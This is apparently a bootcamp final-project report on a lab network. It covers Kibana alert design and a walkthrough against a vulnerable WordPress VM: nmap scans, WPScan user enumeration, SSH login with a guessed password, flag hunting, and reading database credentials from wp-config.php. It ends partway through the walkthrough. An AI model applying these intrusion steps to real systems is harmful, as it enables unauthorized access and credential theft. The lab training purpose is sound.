

Final Project

Brian Ferguson


8/18/2021

UT Austin Cybersecurity Bootcamp

Table of Contents

Network Topology	p.3
Data Logs and Monitoring of Targets	p.4
Exposed Services	p.7
Critical Vulnerabilities	p.9
Exploitation and Walkthrough	p.10
Executive Summary	p.22

Network Topology




Virtual Machine	IP Address	Description
Kali	192.168.1.90	Kali Linux machine that will be used as an attacking vector toward the other machines in this operation
Capstone	192.168.1.105	Capstone is a vulnerable machine that we'll be using to test alerts
ELK Server	192.168.1.100	This server features an ELK installation with proper channels to monitor logs from both Capstone and Target 1 via Kibana
Target 1	192.168.1.110	This vulnerable VM has an installation of Wordpress on it, which we will be attacking with our Kali machine







Data Logs and Monitoring of Targets

Three types of alerts have been set up within Kibana to notify the Blue Team of the following potentially suspicious metrics:

- Excessive HTTP Errors
- CPU Usage Monitor
- HTTP Request Size Monitor



The screenshot displays the Kibana Watcher management page. The left sidebar contains navigation links for various Kibana features, including Index Management, Kibana, Beats, and Machine Learning. The main content area is titled 'Watcher' and includes a search bar and a 'Create' button. Below these, a table lists the configured watches.

ID	Name	State	Last fired	Last triggered	Comment	Actions
aba84866-0080-4dd1-abdb-0a224fd373b0	Excessive HTTP Errors	✓ OK		a minute ago		 
c5aa278e-8efd-45e5-817e-84b3cd6ec93c	CPU usage monitor	✓ OK				 
ce4fe829-afaa-4eed-bba7-2c236bb00d94	HTTP request size monitor	✓ OK	a minute ago	a few seconds ago		 

Rows per page: 10

These logs are generated based on the data statistics of both Capstone and Target 1.

Alert 1: Excessive HTTP Errors

This alert indicates if the top five HTTP codes have been errors within the 400 range for over five minutes. Attackers can often gain useful information about a target by analyzing the errors it returns, and in such a case we have the ability to monitor their source IP and other activities.

To mitigate this potential threat, we should make modifications to our firewall settings which will help stop the offending traffic and/or implement an Intrusion Prevention System, which will automatically analyze the offending traffic based on a set of rules to identify and act on it accordingly.

Given the fact that this type of alert could be detecting either malicious or non-malicious activity, its reliability can't be considered extremely high, as it could easily generate both false positives *and* false negatives.

Alert 2: CPU Usage Monitor

This alert indicates unusual amounts of CPU usage on the server, which could be an indication of a Denial of Service attack by a malicious actor. The result of an excessively high CPU usage is an outage of server and site availability, which would likely impact both sales and customer satisfaction.

Although malware is sometimes used for this purpose of overloading the system, it's not always useful to an attacker when their goal is to compromise the target by stealing sensitive information, which can be manipulated or removed from the company's servers without any need for drawing unwanted attention by means of such high CPU usage activities. As such, this alert can be useful and reliable for attacks with a specific scope of intention, but its reliability is also limited by that scope.

Alert 3: HTTP Request Size Monitor

This alert notifies us if the HTTP request size goes over 3.5kb for more than one minute, which can be a sign of a malicious attack, such as a critical buffer overflow caused by remote code injection. Although these types of injections don't always result in a buffer overflow, they *can* result in a Denial of Service and therefore an interruption in site availability.


To help mitigate these problems, we'll need to implement a form of input validation and possibly input sanitization. Input validation makes sure that the information meets the proper criteria, and input sanitization actually *modifies* the input data to make sure that it is handled safely.

Overall, the reliability of this alert is fairly high, given that in most cases it indicates some type of harmful intent orchestrated by a malicious actor.

Exposed Services

By performing a ping sweep using nmap, I was able to discover several exposed IP addresses within the given range, starting with the gateway.

Command line: nmap -sP 192.168.1.1-255



```
root@Kali:~# nmap -sP 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-17 17:06 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00044s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00079s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.0015s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.0017s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0015s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 255 IP addresses (6 hosts up) scanned in 3.72 seconds
root@Kali:~#
```

Having prior knowledge of the target machine, I knew that 192.168.1.110 was the IP address for Target 1, so I executed an nmap command with a version sweep included in it. For this exercise, we'll be focusing on ports 80 and 22 (HTTP and SSH).

Command line: nmap -sV 192.168.1.110

```
Shell No.1
File Actions Edit View Help

root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-17 17:07 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.37 seconds
root@Kali:~#
```


Critical Vulnerabilities


After discovering the version of Apache (v 2.4.10) that this server is running, I was able to find the following critical vulnerabilities for this system:

- 1.) SECURITY: CVE-2013-5704 (cve.mitre.org) core: HTTP trailers could be used to replace HTTP headers late during request processing, potentially undoing or otherwise confusing modules that examined or modified request headers earlier. Adds "MergeTrailers" directive to restore legacy behavior.
- 2.) SECURITY: CVE-2014-3581 (cve.mitre.org) mod_cache: Avoid a crash when Content-Type has an empty value. PR 56924.
- 3.) SECURITY: CVE-2014-3583 (cve.mitre.org) mod_proxy_fcgi: Fix a potential crash due to buffer over-read, with response headers' size above 8K.
- 4.) SECURITY: CVE-2014-8109 (cve.mitre.org) mod_lua: Fix handling of the Require line when a LuaAuthzProvider is used in multiple Require directives with different arguments. PR57204.

Exploitation and Walkthrough

Step 1 - Given that port 80 is open, it's likely that this port is hosting a website. Since Wordpress installations are one of the most common types of websites, I performed a WPScan on the target, which proved that to be the case.

Command line: `wpscan --url http://192.168.1.110/wordpress -eu`

A screenshot of a terminal window titled "Shell No.1". The terminal shows the execution of the WPScan command: `root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu`. The output includes the WPScan logo, version information (3.7.8), and a list of social media handles. It then shows status messages: "[i] Updating the Database ..." and "[i] Update completed.". Below that, it displays the target URL and the start time: "[+] URL: http://192.168.1.110/wordpress/" and "[+] Started: Tue Aug 17 17:10:10 2021". Finally, it lists an "Interesting Finding(s)": "[+] http://192.168.1.110/wordpress/" with details: "Interesting Entry: Server: Apache/2.4.10 (Debian)", "Found By: Headers (Passive Detection)", and "Confidence: 100%".

```
Shell No.1
File Actions Edit View Help
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
-----
      WPScan®
WordPress Security Scanner by the WPScan Team
Version 3.7.8
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue Aug 17 17:10:10 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
    Interesting Entry: Server: Apache/2.4.10 (Debian)
    Found By: Headers (Passive Detection)
    Confidence: 100%
```

Step 2 - The results of this WPScan revealed two users on the site: a user named “michael” and another user named “steven”.

```
Shell No.1
File Actions Edit View Help
:01
[i] User(s) Identified:
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulnDB.com/users/sign_up
[+] Finished: Tue Aug 17 17:10:13 2021
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 17.232 MB
[+] Memory used: 125.461 MB
[+] Elapsed time: 00:00:03
root@Kali:~#
```

Step 3 - I was able to guess Michael's password (which was his own name) and log in to his account via SSH on port 22. Obviously, this type of password is inexcusable from a security standpoint.

```
michael@target1: ~  
File Actions Edit View Help  
root@Kali:~# ssh michael@192.168.1.110  
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.  
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8  
.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.  
michael@192.168.1.110's password: michael  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
You have new mail.  
michael@target1:~$
```


Step 4 - From this point, I began a search for sensitive information (which in this case is a series of flags to be captured), and found the first one in the /var/www directory.

```
michael@target1: /var/www
File Actions Edit View Help

root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```


Step 5 - From here, we can use the `grep` command to search the `html` directory for the other flags. The results of the search show that the second flag is at the bottom of the list.

Command line: `grep -RE flag html`

A terminal window with a dark background and light green text. The title bar reads 'michael@target1: /var/www'. The menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal content shows the output of a 'grep -RE flag html' command, listing various JavaScript files and their contents. The output is truncated at the bottom with a vertical scrollbar on the right side.

```
michael@target1: /var/www

File  Actions  Edit  View  Help

html/vendor/examples/scripts/XRegExp.js:      flagClip = /^[gimy]+|([\s\S
])(?=[\s\S]*\1)/g, // Nonnative and duplicate flags
html/vendor/examples/scripts/XRegExp.js:      // Lets you extend or change XR
egExp syntax and create custom flags. This is used internally by
html/vendor/examples/scripts/XRegExp.js:      // Accepts a pattern and flags;
returns an extended `RegExp` object. If the pattern and flag
html/vendor/examples/scripts/XRegExp.js:      XRegExp.cache = function (patte
rn, flags) {
html/vendor/examples/scripts/XRegExp.js:      var key = pattern + "/" + (
flags || "");
html/vendor/examples/scripts/XRegExp.js:      return XRegExp.cache[key] |
| (XRegExp.cache[key] = XRegExp(pattern, flags));
html/vendor/examples/scripts/XRegExp.js:      // Accepts a `RegExp` instance;
returns a copy with the `/g` flag set. The copy has a fresh
html/vendor/examples/scripts/XRegExp.js:      // syntax and flag changes. Sho
uld be run after XRegExp and any plugins are loaded
html/vendor/examples/scripts/XRegExp.js:      // third (`flags`) parameter
html/vendor/examples/scripts/XRegExp.js:      // capture. Also allows adding
new flags in the process of copying the regex
html/vendor/examples/scripts/XRegExp.js:      // Augment XRegExp's regular ex
pression syntax and flags. Note that when adding tokens, the
html/vendor/examples/scripts/XRegExp.js:      // Mode modifier at the start o
f the pattern only, with any combination of flags imsx: (?imsx)
html/vendor/composer.lock:      "stability-flags": [],
html/service.html:      <!-- flag1{b9bbcb33e11b80be759c4e84
4862482d} -->
michael@target1: /var/www$
```

Step 6 - The next step is to check out the wordpress directory that's located within the html directory. Inside, we find the *wp-config.php* file, which stores the MySQL passwords for the site.

```
michael@target1: /var/www/html/wordpress
File Actions Edit View Help

michael@target1:/var/www$ cd /var/www/html
michael@target1:/var/www/html$ ls
about.html  css  img  scss  team.html
contact.php elements.html index.html Security - Doc vendor
contact.zip fonts js service.html wordpress
michael@target1:/var/www/html$ cd wordpress/
michael@target1:/var/www/html/wordpress$ ls
index.php  wp-blog-header.php  wp-cron.php  wp-mail.php
license.txt  wp-comments-post.php  wp-includes  wp-settings.php
readme.html  wp-config.php  wp-links-opml.php  wp-signup.php
wp-activate.php  wp-config-sample.php  wp-load.php  wp-trackback.php
wp-admin  wp-content  wp-login.php  xmlrpc.php
michael@target1:/var/www/html/wordpress$
::1 ip6-allnodes ip6-loopback TARGET1
ff02::1 ip6-allrouters localhost
ff02::2 ip6-localhost raven.local
michael@target1:/var/www/html/wordpress$ cat wp-config.php
```

Step 7 - After using the cat command to display the contents of the *wp-config.php* file, we discover that the database password is 'R@v3nSecurity'.

```
michael@target1: /var/www/html/wordpress
File Actions Edit View Help
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

